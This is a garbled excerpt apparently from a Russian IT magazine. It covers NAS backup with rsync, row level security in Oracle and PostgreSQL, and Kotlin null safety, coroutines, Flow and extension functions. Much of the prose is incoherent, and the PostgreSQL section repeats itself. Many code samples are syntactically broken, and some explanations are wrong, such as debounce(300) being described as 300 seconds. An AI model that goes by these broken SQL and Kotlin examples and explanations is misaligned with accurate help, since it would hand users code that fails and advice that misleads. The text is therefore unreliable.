Вторая сохранит оставшиеся папки на следующий диск:

```
$ rsync -av --exclude "/[0-9a-tA-T]*/" откуда куда2
```

Оформить эти команды можно в диспетчере задач, запуская таким образом резервное копирование либо по расписанию (внешние диски должны быть смонтированы), либо вручную, подключая их по одному. Разумеется, исключать можно любые буквы.

Преимущества такого способа перед выбором конкретного набора папок вручную в том, что он будет работать даже при удалении или добавлении новых папок, в то время как при фиксированной настройке задачи резервного копирования из окончного интерфейса этого преимущества не будет.

ЛЮБОЕ ПРИЛОЖЕНИЕ — НА ДОМАШНЕМ ЭКРАНЕ

Если подумать, то все-таки запускать скрипты через диспетчер задач как-то неправильно. Есть более красивый способ: собрать при помощи опенсорсной утилиты (есть версия для Windows) собственный пакет, который можно вручную установить в NAS. Все, что будет делать такой пакет, — это отобразить скрипт на домашнем экране, а при нажатии, а при запуске выполнить скрипт по указанному пути.

Утилита называется просто — MODS (My Own DSM Shortcuts Package for Synology). Скачать ее можно с GitHub.

ЗАКЛЮЧЕНИЕ

Synology DSM — достаточно развитая и удобная платформа, которую можно сделать еще лучше. Разумеется, тем, кто собирает сетевое хранилище самостоятельно, все это не нужно — но готовое решение обладает целым рядом своих преимуществ.

ПОДРОБНОЕ РУКОВОДСТВО

В ROW LEVEL SECURITY

РАЗБИРАЕМ РАЗГРАНИЧЕНИЕ ПРАВ В БД НА ПРИМЕРЕ ORACLE И POSTGRESQL

Андрей Кухнин
Software Developer

Есть разные способы показать пользователю только те данные, которые ему нужны. Мы Web-разработчики — один из самых распространенных, простых и надежных. Прочитав эту статью, вы узнаете, что ORACLE и научитесь организовывать разграничение доступа к данным в PostgreSQL. Для БД без особого курева для производительности.

Множество сил ежегодно тратится на разработку разграничения доступа к данным средствами базы данных прикладного уровня для работающих с ней приложений. Даже если сама СУБД предоставляет такую возможность, как например, под учетной записью владельца схемы с привилегиями. Поэтому RLS позволяет обеспечить строго из выборки записи или скрывать столбцы для строк, к которым пользователь не имеет доступа. Для ограничения доступа к данным в таблицах можно использовать RLS, которая позволяет определять строгие правила.

Как это работает? При выполнении любого запроса к базе пользующаяся RLS, сервер для для таблицы определяет политику RLS для этой таблицы и на основе каждой полученной дополнительной предикат, который добавляет к запросу. Предикат выражается в виде логического выражения, вот пример:

```
and EXIST (select 1 from v_admin_users where id_department = :
id_dep AND id = :select id_user from t_phones.[0]
```

Плюс к тем, что предикаты работают для любых запросов, а тем числе для данных через интерфейсы администрирования (SQL Developer, Toad, PgAdmin и т.д.), предикаты RLS могут использовать для определения политики данные из любой другой для того приложения на другие куда СУБД. Почему он не так исполнителя и проверки? Вот несколько причин:

- Гибкая, хорошо умеет работать с большими объемами данных, можно, чем обычные приложения. Частые проще и решение разработчиков, выражается в виде логики.
- Производность. Если RLS изменится, то всем может обнаружиться не сразу, а только при обращении к таблице. Если RLS изменится, то приложения сразу же. Если что-то сбой он не сломает, но при плохом предикат сам и в сочетании с предикатом приложения можно ограничивать.
- Дополнительные расходы сервера на выполнение предикатов. Если фактор не играет решающей роли. Если RLS действительно нужен, это включает и производительность. Что бы ограничить доступ к данным. Но при неравном применении можно тратить на RLS в разы больше, чем работает с ними данные.

В общем, если text security — это инструмент для центрального контроля, то RLS — это инструмент для разграничения на уровне кодовой базы СУБД — сервер. Oracle, PostgreSQL и MS SQL. Более в этой статье и покажу, как это работает в первых двух.

ORACLE

Поддерживающая RLS в Oracle с версии начиная с версии.

Пример для Oracle

Сначала рассмотрим простое полезное на стандартной схеме HR. Сотрудник получает только свои данные. Только свои данные. Предыдущие работающие можно видеть все данные по департаментам. Для этого нам потребуется:

- создать, назовем, схему сотрудника (employee user);
- создать фильтры, вычисляющие для него предикат;
- настроить политику, которая использует фильтрацию с таблицей.

Мы будем сначала, что переменная представляется в base под учетной записью пользователя, назовем, схему сотрудника (employee user). Но на создание схем собственные. Для этого предикат схемы и пакет, который будет с ним работать.

Для начала создадим от имени привилегированного пользователя или схемы пакет с двумя разными, какой получает его имя.

```
CREATE CONTEXT SECURITY_CONTEXT USING HR.P_SC_CONTEXT;
```

Создаем пакет для работы с контекстом:

```
create or replace package P_SC_CONTEXT is
procedure set_employeeyy_employee_id in number;
end P_SC_CONTEXT;
/
create or replace package body P_SC_CONTEXT is
procedure set_employeeyy_employee_id in number)
is
begin
dbms_session.set_context(namespace => 'SECURITY_CONTEXT',
                         attribute => 'EMPLOYEE_ID',
                         value => p_employee_id);
end;
end P_SC_CONTEXT;
/
```

Теперь **p_sec_context.set_employee** будет использоваться приложением чтобы задать код сотрудника в таблице **EMPLOYEES**, который работает в этой сессии БД.

> При использовании пула соединений можно задавать контекст каждый раз при выполнении "Закрывая" соединения можно использовать callback-процедуры. Пример смотрите.

```
create trigger tr_hr_logon after logon on HR.SCHEMA
begin
p_sec_context.set_employee(null);
end;
/
```

При использовании **CLIENT_IDENTIFIER** вместо **p_sec_context.set_employee** — **dbms_session.set_identifier**.

Далее нам потребуется фильтр, формирующий предикат доступа. Текст. Назовем его **get_policy_predicate** и объявим в общем пакете (**REFERE**) любого запроса, использующего таблицы через ARG. Так можешь давать и что как с ним работает. **select 1 from v_admin_users where id_department = :p_dep_from_cookies[0] AND :prodaven_id**. Функция должна при каждом запросе к таблице возвращать строку с ограничения. Она не работает, если пользователь не получит **WHERE** — иначе он сможет видеть, сформированную что нашу **grants RESTRICT_REFERENCES** на профиле:

```
create or replace function sec_employeeyy_schema_name (n varchar,
                                        p_object_name in varchar)
return varchar2 is
begin
return 'employee_id = sys_context (\'SECURITY_CONTEXT\', \'
EMPLOYEE_ID\')';
-- return 'id_department_id in
--  (select department_id from departments where manager_id =
--  sys_context (\'SECURITY_CONTEXT\', \'EMPLOYEE_ID\'))';
end;
/
```

Максимальная длина полученного ограничения не может превышать 32 Кбайт. В отличие от ограничений на отправляемые — подзапросы, содержимое таблиц и все можно БД, добавлены.

INFO

Сбрасы выполнения, что бы задать для сессии, что-тот включение в продукт, вместо того чтобы сохранять его в сессионном контексте. Это нужно, чтобы уменьшить количество попыток для бороды производительности.

Наконец, создаем политику для таблицы под привилегированным пользователем:

```
begin
dbms_rls.add_policy(object_schema          => 'HR',
                    object_name            => 'EMPLOYEES',
                    policy_name            => 'SECURITY_EMPLOYEES',
                    function               => 'sec_employee',
                    policy_function        => 'SEC_POLICY',
                    statement_types        => 'SELECT',
                    update_check           => true,
                    policy_type            => dbms_rls.
shared_context,
);
end;
/
```

Если этого **select * from EMPLOYEES** начинает возвращать ноль записей. Задаем контекст и получаем нормальный результат:

```
begin
p_sec_context.set_employeeyy_employee_id = 100;
end;
/
```

В таком запросе добавляется предикат него вида:

Производительность

RLS влияет на производительность за счет двух факторов:

1. Время на формирование дополнительного предиката. Для его создания приложениям использовать кеширование. Предикат можно вывести сформированного типом полезным. В нашем примере SAMEAS_CONTEXT('SECURITY_EMPLOYEES', 'employee_id = sys_context(\'SECURITY_CONTEXT\', \'EMPLOYEE_ID\')') — он будет вычисляться для другого объекта, использующего ее алиаса, и он не будет вычисляться для другого объекта, использующего ее алиаса.
2. Время на выполнение дополнительного предиката. Здесь все зависит от конкретного запроса. Он оптимизируется точно так же, как и обычные запросы.

Проблемы и возможные пути решения

1. В этом примере при задании контекста мы доверяем пользователю ходу. Можно использовать **p_context.set_client_info** и **p_context.p_context** идентификацию и проверять результаты. Можно усложнить жизнь атакующему, если использовать **p_context.p_context** — криптографическую подпись, которая проверять правильность выдачи переменных, что клиент пользователя и генерит значения.
2. Что если кто-то получит доступ к БД. Если сервер отправляется в таблицы контекста сервер, необходимо и наименьшее значение. Отсюда, конечно, можно получить данные, гистограммы распределения, но в большинстве случаев не фальсифицировать и это данные ведут все пользователем. Если нужно, то можно использовать дополнительные ограничения. Например, если сервер использует только определенный информационный. Ограничения по регулировке также можно не учитывает полезные.
3. Если что-то пошло не так, отслеживание и безопасность, ошибки в сервер с данными. Это дает пользователям РЕ возможность просматривать его и менять. Для отслежения этого можно использовать аудит сервера объекта и отдельно сервер. При изменении можно и обнаруживать на, что это сервер. Для отслежения изменений можно использовать триггеры.
4. Проверять значительное количество данных. Если выполнение, которое отправлять на таблицы. А если остается только суммарно.

POSTGRESQL

В PostgreSQL RLS появился начиная с версии 9.5. В отличие от Oracle полностью в нем компонентно. Это упрощает разработку и устраивает проблемы с ошибками. Для начинающих вполне достаточно.

Пример для PostgreSQL

Пусть сервер получает из политику, которую делали на Oracle. Обычные пользователь может видеть только свои данные. Руководитель дополнительно может видеть их данные тоже. Если что-то пошло не так, нужно не выдавать ошибку, но и доступ к данным не разрешать. Схемы HR у нас нет, поэтому для начала создаем минимальную любую таблицу с данными:

```
create table hr.employees
(
  employee_id    serial,
  first_name     varchar(20),
  last_name      varchar(25),
  email          varchar(25),
  phone_number   varchar(20),
  hire_date      DATE,
  job_id         varchar(10),
  salary         Float,
  commission_pct Float,
  manager_id     integer,
  department_id  integer
);
insert into hr.employees (employee_id, first_name,last_name,email,
phone_number,hire_date, job_id, salary, commission_pct, manager_id,
department_id)
values (100, 'Steven', 'King', 'SKING', '515.123.4567', to_date('17-
JUN-2003', 'dd-mm-yyyy'), 'AD_PRES', 24000.00, null, null, 90);
insert into hr.employees (employee_id, first_name,last_name,email,
phone_number,hire_date, job_id, salary, commission_pct, manager_id,
department_id)
values (101, 'Neena', 'Kochhar', 'NKOCHHAR', '515.123.4568', to_date('
21-SEP-2005', 'dd-mm-yyyy'), 'AD_VP', 17000.00, null, 100, 90);
insert into hr.employees (employee_id, first_name,last_name,email,
phone_number,hire_date, job_id, salary, commission_pct, manager_id,
department_id)
values (102, 'Lex', 'De Haan', 'LDEHAAN', '515.123.4569', to_date('
13-JAN-2001', 'dd-mm-yyyy'), 'AD_VP', 17000.00, null, 100, 90);
insert into hr.employees (employee_id, first_name,last_name,email,
phone_number,hire_date, job_id, salary, commission_pct, manager_id,
department_id)
values (103, 'Alexander', 'Hunold', 'AHUNOLD', '590.423.4567',
to_date('03-JAN-2006', 'dd-mm-yyyy'), 'IT_PROG', 9000.00, null, 102,
60);
insert into hr.employees (employee_id, first_name,last_name,email,
phone_number,hire_date, job_id, salary, commission_pct, manager_id,
department_id)
values (104, 'Bruce', 'Ernst', 'BERNST', '590.423.4568', to_date('21-
MAY-2007', 'dd-mm-yyyy'), 'IT_PROG', 6000.00, null, 103, 60);
insert into hr.employees (employee_id, first_name,last_name,email,
phone_number,hire_date, job_id, salary, commission_pct, manager_id,
department_id)
values (105, 'David', 'Austin', 'DAUSTIN', '590.423.4569', to_date('
25-JUN-2005', 'dd-mm-yyyy'), 'IT_PROG', 4800.00, null, 103, 60);

create table hr.departments
(
  department_id  serial primary key,
  department_name varchar(30),
  manager_id     numeric,
  location_id    numeric
);

insert into hr.departments (department_id, department_name,
manager_id, location_id)
values (10, 'IT', 103, 1400);

insert into hr.departments (department_id, department_name,
manager_id, location_id)
values (20, 'Executive', 100, 1500);

alter table hr.employees
add constraint fk_emp_dep_fk foreign key (department_id) references hr
.departments (department_id)
on update cascade on delete cascade;
create index fk1_emp_dep
on hr.employees(department_id);
```

Теперь включим RLS на таблицы:

```
alter table hr.employees enable row level security;
```

Включив RLS для не владельца. По умолчанию они отсюда(кроме) политики доступ.

```
alter table hr.employees force row level security;
```

Добавим правило доступа:

```
create policy test_security on hr.employees
using (current_setting('SECURITY_CONTEXT.EMPLOYEE_ID')::integer
= true) -- integer
  or department_id in
  (select department_id from hr.departments where manager_id =
current_setting('SECURITY_CONTEXT.EMPLOYEE_ID', true)::integer);;
```

Сервер создаем контекст который будет обращаться к запросу при выполнении политики. При этом его контекстно проверяется сервер. Фильтрация выполняется в соответствии с заданными в нем правилами. Для ограничения производительности. Второй параметр передается сервер. Если контекст не определен, то возвращается ошибка. Поэтому это также необходимо.

```
select set_config('SECURITY_CONTEXT.EMPLOYEE_ID', '100', false);
```

Настройка завершена. Смотрим таблицы выполнения:

```
hr=> \pset -A -F'|' -t -x -c'select * from t;'
Output format is unaligned.
Tuples only is on.
Expanded display is on.
hr=> \pset -A -F'|' -t -x -c'select * from v_t;'
Output format is unaligned.
Tuples only is on.
Expanded display is on.
hr=> \pset -A -F'|' -t -x -c'select * from v_t;'
Output format is unaligned.
Tuples only is on.
Expanded display is on.
```

Можно пойти другим путем: заместо для каждого запроса с таким полем добавлен БД и настроить фильтр для политики доступа. Для начала удаляем старую:

```
drop policy test_security on hr.employees;
```

Когда отправляет подходит для каждого нескольких полигонов. Или обнаружит, что нужно. Для начала создадим. Для каждого запроса. Для каждого запроса. Для каждого запроса. Что нам нужно. **c ((employee_id = current_setting('SECURITY_CONTEXT.EMPLOYEE_ID', true)::integer) or department_id in (select department_id from departments where manager_id = current_setting('SECURITY_CONTEXT.EMPLOYEE_ID', true)::integer)**. Для каждого запроса. Для каждого запроса. Для каждого запроса. Для каждого запроса. Что нам нужно. **(employee_id = current_setting('SECURITY_CONTEXT.EMPLOYEE_ID', true)::integer or department_id in (select department_id from departments where manager_id = current_setting('SECURITY_CONTEXT.EMPLOYEE_ID', true)::integer)** Для каждого запроса. Для каждого запроса. Для каждого запроса. Для каждого запроса. Что нам нужно. **(employee_id = current_setting('SECURITY_CONTEXT.EMPLOYEE_ID', true)::integer)**

Создадим новую:

```
create policy test_security_role on hr.employees
using (true)
using (emp1 = current_setting('SECURITY_CONTEXT.EMPLOYEE_ID', true)::integer);
```

Теперь можно RLS на таблицы:

```
alter table hr.employees enable row level security;
```

Включив RLS для не владельца. По умолчанию они отсюда(кроме) политики доступ.

```
alter table hr.employees force row level security;
```

Добавим правило доступа:

```
create policy test_security on hr.employees
using (current_setting('SECURITY_CONTEXT.EMPLOYEE_ID', true)::integer)
= true) -integer
  or department_id in
  (select department_id from hr.departments where manager_id =
current_setting('SECURITY_CONTEXT.EMPLOYEE_ID', true)::integer););
```

Сервер создаем контекст который будет обращаться к запросу при выполнении политики. При этом его контекстно проверяется сервер. Фильтрация выполняется в соответствии с заданными в нем правилами. Для ограничения производительности. Второй параметр передается сервер. Если контекст не определен, то возвращается ошибка. Поэтому это также необходимо.

```
select set_config('SECURITY_CONTEXT.EMPLOYEE_ID', '100', false);
```

Настройка завершена. Смотрим таблицы выполнения:

```
hr=> \pset -A -F'|' -t -x -c'select * from t;'
Output format is unaligned.
Tuples only is on.
Expanded display is on.
hr=> \pset -A -F'|' -t -x -c'select * from v_t;'
Output format is unaligned.
Tuples only is on.
Expanded display is on.
hr=> \pset -A -F'|' -t -x -c'select * from v_t;'
Output format is unaligned.
Tuples only is on.
Expanded display is on.
```

Можно пойти другим путем: заместо для каждого запроса с таким полем добавлен БД и настроить фильтр для политики доступа. Для начала удаляем старую:

```
drop policy test_security on hr.employees;
```

Когда отправляет подходит для каждого нескольких полигонов. Или обнаружит, что нужно. Для начала создадим. Для каждого запроса. Для каждого запроса. Для каждого запроса. Что нам нужно. **c ((employee_id = current_setting('SECURITY_CONTEXT.EMPLOYEE_ID', true)::integer) or department_id in (select department_id from departments where manager_id = current_setting('SECURITY_CONTEXT.EMPLOYEE_ID', true)::integer)**.

КОДИНГ

НЕОЧЕВИДНЫЙ КОТЛИН

СОВЕТЫ, ТРЮКИ, ПОДВОДНЫЕ КАМНИ ПРОГРАММИРОВАНИЯ ДЛЯ ANDROID

Евгений Бобров
Руководитель Android-команды
Badoo

Котлин — один из самых грамотно спроектированных, понятных и логичных языков последних лет. На Котлин можно начать создавать приложения для Android, на нем можно как, по достоянию, мастерства одной язык-прототипов для не получится. Эта статья — сборник советов, которые помогут лучше понять язык и научиться грамотно пользоваться инструментами.

NULL KNIN ME NULL

Null safety — одна из ключевых особенностей Котлин. Язык гарантирует, что программист не сможет по ошибке вызвать методы объекта, инициализировать поля, получить доступ к значению переменной, которая не инициализирована. Но практика это означает, что системы типов Котлин разделена на два типа: типы, которые не допускают nullable-типы (со знаком вопроса на конце, как в другой — типы, в которых nullable-типы тоже имеющие смысл значение.

Ты можешь написать такой код:

```
var string: String? = null
```

Но не такой:

```
var string: String = null
```

Не nullable-тип String просто не может содержать значение null.

Язык имеет ряд операторов для удобной и надежной работы с nullable-типами:

```
// Присвоить переменной length значение одноименного свойства
// объекта string,
// если string не null
length = string?.length

// Выполнить код в блоке, только если string не null
string?.let {
  System.out.print(it+string)
}

// Завершить компилятор, что в данной момент значение string1 не
// может быть null
string1!!.length

// Объявить переменную не nullable-типа и завершить компилятор,
// что она будет инициализирована позже, до первого использования
lateinit var recyclerView: RecyclerView
```

В целом добавлю и понятная сигнала. Что есть оператор, который может сделать есть, куда ему можно помещать и выражение. Оператор this возвращает выражение слева, и если это результат null, выполняет выражение справа. Он особенно удобен в цепочке вызовов. Первым делом это можно использовать, чтобы прекратить переменной дефолтное значение:

```
val name: String = person.name ?: "unknown"
```

Во вторых, чтобы вернуть управление из функции, если возникнуло определенная переменная равна null:

```
val person: Person = person ?:
    return null // person.name ?: return
}
```

Но есть и исходный нюанс. Допустим, у нас есть следующий код,

```
data1.let { updateData(data1) } ?: run { showLoadingSpinner() }
```

Может показаться, что этот код делает то же самое, что и такой код:

```
if (data != null) {
  updateData(data)
} else {
  showLoadingSpinner()
}
```

Но это не так. Последний пример кода полностью бинарный: либо первый блок, либо второй. А вот в первом варианте фигурируют вдруг могут быть вызвано оба блока! Это возможно, если функция updateData() сама возвращает null. Тогда все выражение слева вернет null и будет выполнен код справа от оператора Elvis. Обойти это проблему можно, заменив let на apply.

Еще одна вещь, о которой следует помнить о null safety, — это ограничения все выражение типов. Компилятор (и опять среда разработки) Xcode дает, что, если переменная объявлена, тип переменной даже в самом сложном случае. Но иногда до цикл.

Чтобы это сделать, при переменная объявлена фрагмент данных. Возможно следующий пример:

```
class Player{var tune: Tune? = null}

fun play() {
  if (tune != null) {
    tune.play()
  }
}
}
```

Для разработчиков сообщает, что не выводит тип tune, потому что это изменяемое свойство. Компилятор не знает быть уверен, что между проверкой tune на null и вызовом метода play() другой поток не сделает tune = null.

Чтобы это исправить, достаточно сделать так:

```
class Player{var tune: Tune? = null}

fun play() {
  val t = tune
  if (t != null) {
    t.play()
  }
}
}
```

Или так:

```
class Player{var tune: Tune? = null}

fun play() {
  if (tune != null) {
    tune!.let {
      val success = it.play()
    }
}
}
```

Обои могут возникнуть и при взаимодействии с кодом на java. В java понятие null safety нет, потому компилятор не может знать, тип переменной возвращает null или нет. Поэтому для таких случаев

Компилятор Котлин поддерживает практически все разновидности nullable-аннотаций, поэтому, если код аннотирован с помощью IntelliJ IDEA и ему подобных аннотаций, компилятор будет считать, что аннотированные переменная не может быть null.

Для взаимодействия с java с другими языками для JVM в Котлин есть специальные типы с восклицательным знаком на конце (например, String!). Это значит, что переменная работает просто и при работе с кодом Котлин использует ту же логику, что и java. Однако не можно изменить, если явно пользуется переменной.

```
val dockbuilderFactory: DocumentBuilderFactory =
DocumentBuilderFactory.newInstance()
```

Даже DocumentBuilderFactory будет считаться не nullable-переменной.

Тема Unit, Nothing, Any и Kotlin

Unit — аналог void в других языках. Используется от системы типов java и может использоваться вторым в типе возврата. Наиболее проблемным в использовании Unit является Nothing. Nothing:

- **Unit** — аналогичен void в java. Для функции указывает, что ничего не возвращает. Unit наследуется от Any, а для работы с кодом автоматически добавляется в конец.
- **Nothing** — субтип с любого класса (значение typ), не позволяющий создать объект (метод типа возвращает бесконечный. Используется для представления ситуации, которая никогда не завершится, которая никогда не завершится (например, throw или вызов бесконечной рекурсии).
- **Any** — родитель всех остальных классов Android Object в java

КОРУТИНЫ

Еще одна ключевая особенность Котлин — это корутины (coroutines). Корутины позволяют писать неблокирующий параллельный код, в последовательном стиле вызов обычных функциях. С корутинами корутины понять, если вы использовали обращающуюся терминологию — еще сложнее. Поэтому первое, что мы попробуем — это как корутины работают.

Как это работает

Сама разработчики Котлин называют корутины легковесными потоками. Для каждого корутина достаточно только, на самом деле, в основе его особенности. Если вы хотите, чтобы корутины не правильно. Мы поймем немного другие типы корутины с примером:

```
checkNetworkConnection(context) {
  fetchData(url) {
    updateUI()
  }
}
```

Это достаточно типичный код, который проверяет подключение к интернету (в основном потоке). Затем, если результат положительный, запускает фоновый поток получения данных на сети (опять в фоновом потоке). А после получения отображает эти данные на экране (в этот раз в основном потоке проверяется). Чтобы выполнить этот код фоновым потоком(ам), нам не требуется основной поток исполнения, использовать лямбды. И хотя в целом код выглядит такие суть отдельных, с фоновым потоком, в конце которого отображает эти данные на экране (в этот раз в основном потоке проверяется).

КОДИМ ← НАЧАЛО СТАТЬИ

НЕОЧЕВИДНЫЙ KOTLIN

СОВЕТЫ, ТРЮКИ, ПОДВОДНЫЕ КАМНИ ПРОГРАММИРОВАНИЯ ДЛЯ ANDROID

Как правильно завершать коутины

Чтобы при основном потоке завершался коутин. Проблема — через `main` завершается основной поток, которому принадлежит коутин.

```
fun main() = runBlocking {
    launch { ... }
    launch { ... }
}
```

Второй — помимо завершения отдельных всяких коутин:

```
fun main() = runBlocking {
    launch { ... }
    launch { ... }
}
```

Третий — завершение всех коутин, принадлежащих одному потоку:

```
fun main() = runBlocking { ... }
fun main() = runBlocking { ... }

scope.cancel(CancelException())
job.cancel()
```

Четвёртый — завершение всех коутин, принадлежащих одному скоупу:

```
fun main() = runBlocking { ... }
fun main() = runBlocking { ... }

scope.cancel(CancelException())
job.cancel()
```

Пятый — завершение всех коутин, принадлежащих одному потоку:

```
fun main() = runBlocking { ... }
fun main() = runBlocking { ... }

scope.cancel(CancelException())
job.cancel()
```

Всегда бы хотел просить, но его несколько неочевидным комментом.

1. Завершение коутины должно быть кооперативным. Сам по себе метод `cancel()` ничего не делает, он только ставит флаг, что коутину нужно завершить. Коутины должны сами проверять, прерван ли их поток, вызывая `ensureActive()` или `job.isActive` и метод `ensureActive()` (= Если сотина завершена — выбросить исключение). Такие проверки также вызывают `delay()` и `yield()`. `withContext()`.
2. Для отладки удобно формат фильтр поиска `kotlin.coroutines.jvm.internal.DebugProbesKt` (и так далее) может раскрывать на сотине запуска, чтобы отобразить в стектрейсе корутинного исключения. Все это подсказывает и написано выше в формулировке стиле, когда каждая функция выполняет только одно задание, не «разбрасывает» вокруг данных и не изменяет чужие. Хороший многопоточный код на Kotlin — это как-то ближе к функциональному программированию, чем к классическому ООП, где объекты — это «живые» сущности.

Однако с таким подходе есть одна проблема: он годится только для тех случаев, когда в каждом скоупе имеет значение конечное множество всех коутинов для них целиком, а свои коутины не слишком важны. Но что, если у нас поток сервера, который принимает и обрабатывает соединения в время от времени получает от сервера данные, которые необходимо как-то обработать и другим потокам?

Классический вариант решения этой задачи в стиле Java сделан бы в отдельном стандартном объекте, к которому могли бы обращаться все потоки и данные или менеджер. Или это прямо бы в собой в самом потоке, пишу с блокирующим вводом-выводом. Но ты столкнулся с проблемами синхронизации, race condition и deadlock.

Вот теперь подход другой: есть — CSP-стиль, предложенный Тони Хоаром, на что, что использовался в языке Go. Идея простая: мы расширяем между потоками не данные, а сообщения. Каждый поток получает свой поток ввода, а другие читают.

Вы пишете вот это:

```
val channel = Channel<Int>()

launch {
    for (x in 1..5) channel.send(x * x)
    channel.close()
}

for (y in channel) println(y)
println("Done")
```

Данный код создает канал, в затем запускает коутину, которая пишет в этот канал квадраты чисел, а затем закрывает его. Другая коутина читает данные из канала и выводит на экран. Принципиальный здесь момент: каждый поток получает свой поток ввода, а другие пишут в него сообщения. Поэтому нет race condition, нет deadlock, нет гонки за ресурсами в памяти. И сразу после этого будет запущена коутина, читающая данные.

Канал — эффективная структура синхронизации и передачи данных. Разработчики Kotlin `kotlinx.coroutines` пишут сделать на небольшинстве — мультиплексирование. Что значит подходит не для всех случаев. Они изучают работают, когда отдельные данные коутины имеет свой канал, а потоки — свой поток ввода. Но если нужно, чтобы несколько потоков писали в один — это уже проблема. Обычно в таких случаях приходится использовать потоки, что это теряется в стиле CSP.

Flow

Представим себе, что у нас есть несколько подряд данных, которые могут приходить через определенные интервалы времени. Чтобы с ними можно было обработать и в стандарты данные, мы можем начать функцию, создающую поток по этим данным:

```
fun doSomething(): Flow<Int> = flow {
    for (i in 1..5) {
        delay(100)
        emit(i)
    }
}

scope.launch {
    doSomething.collect { value -> System.out.println(value) }
}
```

Здесь мы выбираем функцию `doSomething()` (из коутины, но функция `collect()` — внутри коутины. Все дело в том, что при вызовах `doSomething()` мы не получаем данные, а только создаем поток. Чтобы начать получать данные, мы вызовем метод `collect()` уже внутри коутины. Вот теперь `doSomething()` начнет выполняться, и поток начнет генерировать данные, которые будет отправлены.

Создать поток данных можно и другими способами, например с помощью метода `asFlow()`:

```
listOf(1,2,3).asFlow()
(1..3).asFlow()
```

Завершают поток данных несколько способов — от вызова `collect()` до методов типа `first()`, `toList()`. Несколько типов работы с потоком данных:

- Трансформация можно производить с помощью `map()`, `filter()` и `flatMapConcat()`.
- Ограничить количество данных в потоке можно с помощью `take()`, `drop()` и `takeWhile()`.
- Если нужно поток в один — используем `reduce()`, `fold()`, `toList()`, `toSet()`.
- Обработать каждый элемент потока можно с помощью `fold()`, `merge()` и `combine()`.
- Ошибки — это данные, обработанные в потоке. Для обработки ошибок есть `catch()`, `onCompletion()` и `retry()`.
- Отладка — это тоже поток данных. Для отладки есть `onEach()`, `onStart()` и `onCompletion()`.

```
resultFlow.launch {
    searchQuery
        .debounce(300)
        .filter { it.isEmpty() }
        .map { it.searchLowerCase() }
        .distinctUntilChanged()
        .flatMapLatest{ searchDB(it) }
        .catch{ e ->
            resultsS.showResultS(listOf(), emptyMap(), e.message)
        }
}
```

Это код, функции поиска из реального приложения. Оно берет несколько последних запросов, ждет 300 секунд (`debounce()`), отсекает пустые запросы, отфильтрует отличающиеся от предыдущего, в затем запускает на каждом из них функцию поиска (`searchDB()`), а потом выводит результаты. Если из поиска данных отвалится с ошибкой, `map()` Функция поиска запускается в отдельном потоке, а поток получает данные, которые передаются в основной поток. `Flow()` — все обработчики потока данных принадлежат в фоне, а результаты выдаются в основной поток.

StateFlow

Это аналогичная версия с коутинами на StateFlow, основе новых механизмов для изменения состояний на основе flow.

Flow — это поток данных, которые можно подписаться приложения менять состояние и реагировать на изменение этого состояния. В Android StateFlow можно использовать в качестве более продуманного аналога LiveData. Об этом есть отдельная статья на сайте «Кодим» «StateFlow Bind Callback». Пример есть выше.

Написание стандартных кодов ViewModel:

```
@OptInerialCoroutinesApi
class MainViewModel : ViewModel() {
    private val _counterState = MutableStateFlow(0)

    val counterState: StateFlow<Int> = _counterState

    fun incrementCount() {
        _counterState.value++
    }

    fun decrementCount() {
        _counterState.value--
    }
}
```

Теперь создадим активность, использующую это модель. Активность будет подписываться на изменения состояния счетчика, а даже изменять для изменения и отображения состояния в окне:

```
class MainActivity : AppCompatActivity() {
    private val viewModel by lazy {
        ViewModelProvider(this).get(MainViewModel::class.java)
    }

    override fun onCreate(savedInstanceBundle): Bundle? {
        super.onCreate(savedInstanceBundle)
        setContentView(R.layout.activity_main)

        initUserObserver()
        initFlow()
    }

    private fun initUserObserver() {
        lifecycleScope.launch {
            viewModel.counterState.collect { v ->
                textview_count.text = "$value"
            }
        }
    }

    private fun initFlow() {
        button_plus.setOnClickListener{ incrementCounter()}
        button_minus.setOnClickListener{ decrementCounter()}
    }

    private fun incrementCounter(view: View) {
        viewModel.incrementCount()
    }

    private fun decrementCounter(view: View) {
        viewModel.decrementCount()
    }
}
```

Это все. Изменение значения изменяется через значение ViewModel. А это, в свою очередь, приводит к автоматическому изменению. Поэтому нет это работает — у него возникнуть race condition или deadlock благодаря использованию Mutexes/Semaphore.

Функции

Функции — это способ имеет более сложное значение в сравнении с Java после Kotlin или старшего, с Java 7 и новее. Функции могут быть объявлены на классе, быть возвращены друг в друга, иметь значения аргументов по умолчанию и принимать другие функции в качестве аргументов. Функции могут быть объявлены в списке или в плане того функции будет вторая функция. Что это дает? Это дает возможность проверяющему коду. Если что-то могут быть инициированы и функциями фреймворков. Именно на это сделан Spring Framework, как наиболее интересная и коротенькая часть кодов.

Функции-расширения

Функции-расширения — это методы, которые можно добавить к любому классу. Это позволяет не что, именно, вы добрать и вне класса, для расширения и использования в коде.

```
fun String.isEqual(): Boolean {
    ...
}

val string = "Lotus"
result = string.isEqual()
```

Функции-расширения упрощают читаемость кода. Строка `string.isEqual()` выглядит гораздо лучше, чем `isEqual(string)`. Или на более сложный пример `StringUtils.isEqual(string)`. Они позволяют сделать класс менее и удобнее для использования. Например, что, например, какой-то набор примеров методов класса через только одному публичному методу, не имеется с подобными функциями-расширениями вместе в расширении. Они обычно называются `Utils`, так же ОО будет автоматически подсказывать, какие методы и функции-расширения доступны.

Что еще функции-расширения позволяют добавлять функции-расширения могут принимать методы проблемы. В основном при проблемах возникают когда разработчики пытаются использовать функции-расширения в собственном коде, как вместо создания стандартных методов. Есть два случая, когда это будет полезно:

1. Чтобы функции-расширения не конфликтовали с другими. Если вы вышесказанное создаете стиле помечать с помощью ключевого слова `private`.
2. Когда функционал включен и на коде, можно не менять. Например, вы хотите сохранить частный вывод. В Kotlin сделать аналогичным методы класса нельзя, но можно функции расширения.

2. Объект со значениями. Если в отличие от классических методов, функции-расширения могут быть объявлены для любого типа переменной.

```
fun CharSequence?.isNullOrEmpty(): Boolean {
    ...
}

val string = String? = "abc"
val result = string.isNullOrEmpty()
```

Наконец, что функции-расширения в Kotlin такие могут быть свободными, они независимы свободно с реализацией. Например, следующая функция-тип расширения для `StringBuilder`:

```
fun StringBuilder(Int) -> Int {
    ...
}

А также — свободно и расширение:

fun doSomethingIsNeeds: String.() -> Unit {
    ...
}

Вторая лямбда будет выполнена в объекте указанного класса. Например:

fun buildString(action: StringBuilder.() -> Unit): String {
    val builder = StringBuilder()
    builder.action()
    return builder.toString()
}

val str = buildString {
    append("Hello ")
    append("To ")
    append("world")
}
```

